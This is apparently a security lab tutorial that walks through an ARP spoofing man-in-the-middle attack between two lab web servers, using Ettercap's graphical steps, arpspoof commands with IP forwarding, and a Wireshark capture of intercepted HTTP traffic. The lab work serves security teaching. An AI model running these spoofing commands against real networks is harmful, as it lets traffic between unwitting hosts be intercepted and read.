


## ARP Spoofing Attack:



Web-SRV1 IP Address

192.168.1.6

Web-SRV2 IP Address

192.168.1.7

Attacker IP Address


192.168.1.8

Attacker

# Ettercap -G


# arpspoof -i eth0 -t 192.168.1.6 -r 192.168.1.7

In Web-SRV2 navigate to Start go to **XAMPP>XAMPP** Control Panel start the web services.



Let's start Ettercap graphically type below command in Kali Linux Terminal.


# ettercap -G




Now, click on tick mark to start Unified Sniffing on Kali Linux.




Click to Scan for Hosts in the Network you can use shortcut menu as well.




Click to display Scan Host Lists you can use shortcut button on menu as well.




Click to Add to Target 1 and Add to Target 2 to make it ready for MITM attack.




Click to start ARP Poisoning attack on the give Target Systems.




Select Sniff Remote Connections and press **OK** to start ARP Poisoning Attack.




In Web-SRV1 IP Address 192.168.1.6 it is showing Kali Linux MAC Address.




In Web-SRV2 IP Address 192.168.1.7 it is also showing Kali Linux MAC Address.



Let's try to ping and access Web-SRV2 from Web-SRV1.



Let's start Wireshark in Kali Linux Attack with IP Address 192.168.1.8, its getting ICMP packets.



Also, Attacker Kali Linux with IP Address 192.168.1.8 getting HTTP packets send by Web-SRV1 IP Address 192.168.1.6 to Web-SRV2 with IP Address 192.168.1.7.

No.	Time	Source	Destination	Protocol	Length	Info
19	10.734907490	192.168.1.6	192.168.1.7	HTTP	456	GET / HTTP/1.1
22	10.762755139	192.168.1.7	192.168.1.6	HTTP	270	HTTP/1.1 304 Not Modified

Frame 22: 270 bytes on wire (2160 bits), 270 bytes captured (2160 bits) on interface eth0, id 0  
 Ethernet II, Src: aa:aa:aa:aa:aa:77 (aa:aa:aa:aa:aa:77), Dst: aa:aa:aa:aa:aa:88 (aa:aa:aa:aa:aa:88)  
 Destination: aa:aa:aa:aa:aa:88 (aa:aa:aa:aa:aa:88)  
 Address: aa:aa:aa:aa:aa:88 (aa:aa:aa:aa:aa:88)  
 ....1. .... = LG bit: Locally administered address (this is NOT the factory default)  
 ....0. .... = IG bit: Individual address (unicast)  
 Source: aa:aa:aa:aa:aa:77 (aa:aa:aa:aa:aa:77)  
 Address: aa:aa:aa:aa:aa:77 (aa:aa:aa:aa:aa:77)  
 ....1. .... = LG bit: Locally administered address (this is NOT the factory default)  
 ....0. .... = IG bit: Individual address (unicast)

2nd Method for ARP Spoofing Attack first command is Kali Linux start work as a Router.

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# arpspoof -i eth0 -t 192.168.1.7 -r 192.168.1.6
```